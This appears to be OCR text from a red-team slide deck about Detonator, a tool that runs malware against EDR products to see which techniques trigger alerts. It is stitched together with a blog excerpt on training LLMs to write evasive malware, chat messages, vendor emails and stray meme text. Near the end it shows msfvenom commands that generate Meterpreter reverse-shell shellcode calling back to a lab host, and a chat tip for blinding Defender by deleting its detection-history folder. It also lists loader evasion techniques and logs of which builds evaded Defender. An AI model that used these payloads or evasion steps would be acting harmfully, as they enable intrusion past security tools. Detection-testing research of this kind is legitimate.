
- Heap
- All PE sections
- ntdll.dll PE sections

**"The elites don't
want you to know
this but the
at the park are
free. You can take
them home. I have
458**

ETW events

ETW providers


_J.R.R Tolkien



JORDAN KINGS
JORDAN KINGS
JORDAN KINGS

Usecase: CI/CD

- MalDev CI/CD Pipeline



- Automated Malware Development
- Make AI create malware, loaders etc.
- E.g. Outflank's Dante-7B (20GB size) can create endless amount of shitty loaders
 - <https://huggingface.co/outflanknl/Dante-7B>

Training Specialist Models: Automating Malware Development

Kyle Avery | August 7, 2025

This post complements the [presentation](#) I gave at Black Hat USA 2025.

Can a small, self-hosted LLM outperform state-of-the-art models at evasive malware development?

In this technical deep dive, we explore how reinforcement learning with verifiable rewards (RLVR) enables training compact specialist models that rival large generalists in domain-specific tasks.

Usecase: Blueteam

BlueTeam verification

- Regularly test detections
- Identify regressions
- Generate fancy MITRE ATT&CK heatmaps

More modern:

- CPT - Continuous Purple Teaming

C2 testing

- Set long runtime for executed file (like 1hour)
- Detonator will poll for alerts regularly
- Testing post exploitation etc.

	Other Projects	
--	-------------------------	--

0x12darksandbox

[←](#) [→](#) [↺](#) [0x12darksandbox.net](#) [📄](#) [✉](#) [☆](#)

[● OX12DARKSANDBOX](#) [UPLOAD](#) [PRICING](#) [KEYS](#) [API DOCS](#) [TELEGRAM](#) [HISTORY](#) [PURCHASES](#) [YARA](#)

or [click to select](#) .exe only

●

Sysmon + ETW

Deep system telemetry

●

Windows Defender

Baseline AV detection

●

Elastic EDR - Prevent

Enterprise endpoint (block mode)

●

Elastic EDR - Detect

Enterprise endpoint (detect-only)

●

Kleenscan

Multi-engine AV scanner

COMMAND LINE ARGUMENTS (optional)

e.g. /quiet --config C:\tmp\cfg.ini -install

EXECUTION CONTEXT (privilege level inside the VM)

Administrator - High integrity (default)

▼

☐ Force re-analysis (ignore cached results, consumes 1 credit)

UPLOAD & START ANALYSIS

[🕒](#) Approximate scan time: 3-7 min


CI/CD MalDev

LLM Malware writing

- Detonates malware
- Incorporates EDR feedback

Verification triggers

- “Did it load DLL x”
- “No alert on EDR”




RedTeam Setup

RedTeam Infra


- Using your Corpo EDR
- Decide:
 - Bring Detonator inside
 - Bring EDR license outside
- Soc is watching
 - Relationship with soc
- Solutions are highly dependant on your environment
 - Keep it as secure as possible
 - Dont ask for permission - ask for forgiveness

Dedicated internal LAN zone




Cloud

Company



	Conclusion	
--	---------------------	--

EDR Blackbox



MalDev Testing

- Testing EDR's require large amount of tests
- Little changes may have big impact
- Manual testing is boring and error prone
- Test machines get dirty

Detonator enables:

- Make malware testing reproducible
 - Precise Testing
 - Know which techniques work
 - Better understanding of EDR detections
- Be more confident in your techniques and what they achieve
- Communicate results with confidence

Detonator Enables

You

MalDev
CI/CD
AI
SOC



Detonator

Execute Malware
Gather its EDR Alerts

Gather its Telemetry (RedEdr)
Gather EDR behaviour (EDRi)

Disadvantages

Why didnt people do this before?

- Fragile System
 - Setup is a pain
 - Datetime
 - Datetime differences for alert gathering
 - Alert .time .created_time .context_time ...
 - Time format & Time zones
 - Alerts vs incidents (or detections vs. alerts)
 - VM desynchronization - Broken, hanged, slow, locked, stopped VMs
 - Execution and/or VM finished, but alerts not yet delivered to cloud
- Template management for revert-to-snapshot
 - Windows updates
 - Block login "setup onedrive backup"
- Different EDRs are Different

References

RedEdr

- Detection Surface (ETW)
- github.com/dobin/RedEdr

DetonatorAgent

- Detonate malware
- Retrieve EDR results
- github.com/dobin/DetonatorAgent

Detonator

- Orchestrate access to multiple DetonatorAgents
- Live: detonator.r00ted.ch
- github.com/dobin/Detonator

DefenderSearch

- Extracted Defender signatures as yara (defender2yara)
- Live: defendersearch.r00ted.ch
- github.com/dobin/DefenderSearch

DetonatorLab

- Loader & Shellcode compiling
- github.com/dobin/DetonatorLab

ShellcodeObfuscationLab

- Shellcode encryption VT test data
- github.com/dobin/ShellcodeObfuscationlab

SuperMega

- Loader Development & EXE Injection
- github.com/dobin/SuperMega

About EDRs

The (Anti-) EDR Compendium

<https://blog.deeb.ch/posts/how-edr-works/>

Debugman :

<https://0xdbgman.github.io/posts/edr-internals-research-and-bypass/>

	Time? For Questions	
--	--------------------------------	--

Addendum

Defensive Stack

<https://trustedsec.com/blog/the-defensive-stack-is-exposed>

The acquisition problem everyone thought was the hard part was never the hard part. Defensive products end up on university download sites, customer trials, VirusTotal submissions, GitHub repositories, misconfigured S3 buckets, and random places. Minimum-seat requirements and "we do not sell to researchers" policies slow down independent researchers and small labs, but they do not stop anyone. In some cases they make the ecosystem worse by limiting legitimate scrutiny while doing little to reduce adversary access. Once the product, configuration, update package, or endpoint artifact is available, the real question is not whether an attacker can get it.

This is especially true for local detection logic. If a product needs to make a decision on the host, some part of that decision path has to exist on or near the host. That could be a rule pack, a feature extractor, a scoring threshold, a scripted behavioral engine, a prefilter, an exclusion list, or a local model that decides whether something is clean, suspicious, or malicious. The same is true for the policy that selects which of those engines run, with what thresholds, and against which paths and processes, and that policy is often readable on the endpoint itself, sometimes literally world-readable in the registry.

EDR Licenses

[REDACTED]@elastic.co>

to me ▼

Hi Dobin,
Hope you are well.

My name is [REDACTED] and I represent Elastic. I'm reaching out regarding the Trail Extension request. I tried to reach out to you earlier but was still unable to connect.

Can I have your Thai phone number? Or can you respond to this email?

Regards,

Hi Dobin,

Thank you for reaching out. We have fully refunded your payment. Your account was disabled due to violating our terms of conditions. We actively monitor accounts for all activity. You may view the terms here section 3: <https://www.crowdstrike.com/en-us/legal/terms-conditions/> and here section 5: <https://www.crowdstrike.com/en-us/legal/online-order-terms/>

We have also disabled the maintenance token so you may uninstall the sensor without logging into the platform.

Regards,
CrowdStrike Store Team

Disable Defender

DefendNot

<https://github.com/es3n1n/defendnot>

Registers itself as EDR

Removes Defender (for Fibratus, RedEdr)

Defender Cache

Experimenting with Defender produces annoying results

Once detected -> future version always detected

so i tried something different

i went to the folder that has all the detection history for defender and deleted it

and now defender isn't blocking my payloads anymore 

wtf that could be a bof

the folder's `C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\DetectionHistory` btw



just delete whatever's in that folder and clear the 3 log files in the parent folder too if you want lol

bro no way LOL

internal	internal id	filesha1	user	computer	rule	process	pid	pid	pid	last	status
18.42.42.8	18.42.42.8	reverse-filps	Administrator	GETLAB-CROWDSTR	Exploit-CVE	3720	404	35		10 seconds (37% blocked)	
18.42.42.8	18.42.42.8	reverse-filps	Administrator	GETLAB-CROWDSTR	Exploit-CVE	7144	404	35		10 seconds (37% blocked)	
18.42.42.73	18.42.42.73	reverse-filps	Administrator	WILLAMBERSCGUE	Exploit-CVE	6369	404	35		10 seconds (37% blocked)	
18.42.42.73	18.42.42.73	reverse-filps	Administrator	WILLAMBERSCGUE	Exploit-CVE	6028	404	35		10 seconds (37% blocked)	



i'm making this a bof

Dont put all the information in the shellcode filename:

- `shc_msf_reverse_tcp_port80_server_a_v1.bin`

Instead:

- Just Enumerate
- Put Meta-data in wiki
- New loader for every change



github.com/dobin/DetonatorLab

Name	Info
shellcode_0	msfvenom -p windows/x64/exec CMD=calc.exe -f raw -o shellcode_0.bin
shellcode_1	msfvenom -a x64 -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.20.10 LPORT=80 -f raw -o shellcode_1.bin
shellcode_2	msfvenom -a x64 -p windows/x64/meterpreter_reverse_http LHOST=10.10.20.10 LPORT=80 -f raw -o shellcode_2.bin
shellcode_3	./msfvenom -a x64 -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.20.10 LPORT=80 -f raw -o shellcode_3.bin

Mix & Match:

loader_0_shellcode_1.exe

loader_3_shellcode_2.exe

Name	Encryption	Memory	Execution	Anti-Emulation
loader_0	-	RWX	jmp	-
loader_1	multibyte-xor	RW→RWX	jmp	-
loader_2	multibyte-xor	RW→RWX	jmp	register time
loader_3	multibyte-xor	RW→RWX	jmp	sirallocalot

23		live_mde	loader_6_shellcode_3	Yes	NO load_stdapi	Clean	Y	PR19975
24	23	live_mde	loader_6_shellcode_3	Yes	NO load_stdapi	Clean	Y	load std_*
25	24	live_mde	loader_6_shellcode_3	Yes	YES load_stdapi	Behavior:Win32/Meterpreter.gen!A Behavior:Win32/Meterpreter.gen!D	Y	
26	25	live_mde	loader_6_shellcode_3	Yes	NO load_stdapi	Infected	Y	stdapi_fs: C stdapi_net: I
27	26	live_mde	loader_6_shellcode_3	Yes	NO load_stdapi	Clean!	Y	stdapi_net: C stdapi_fs: C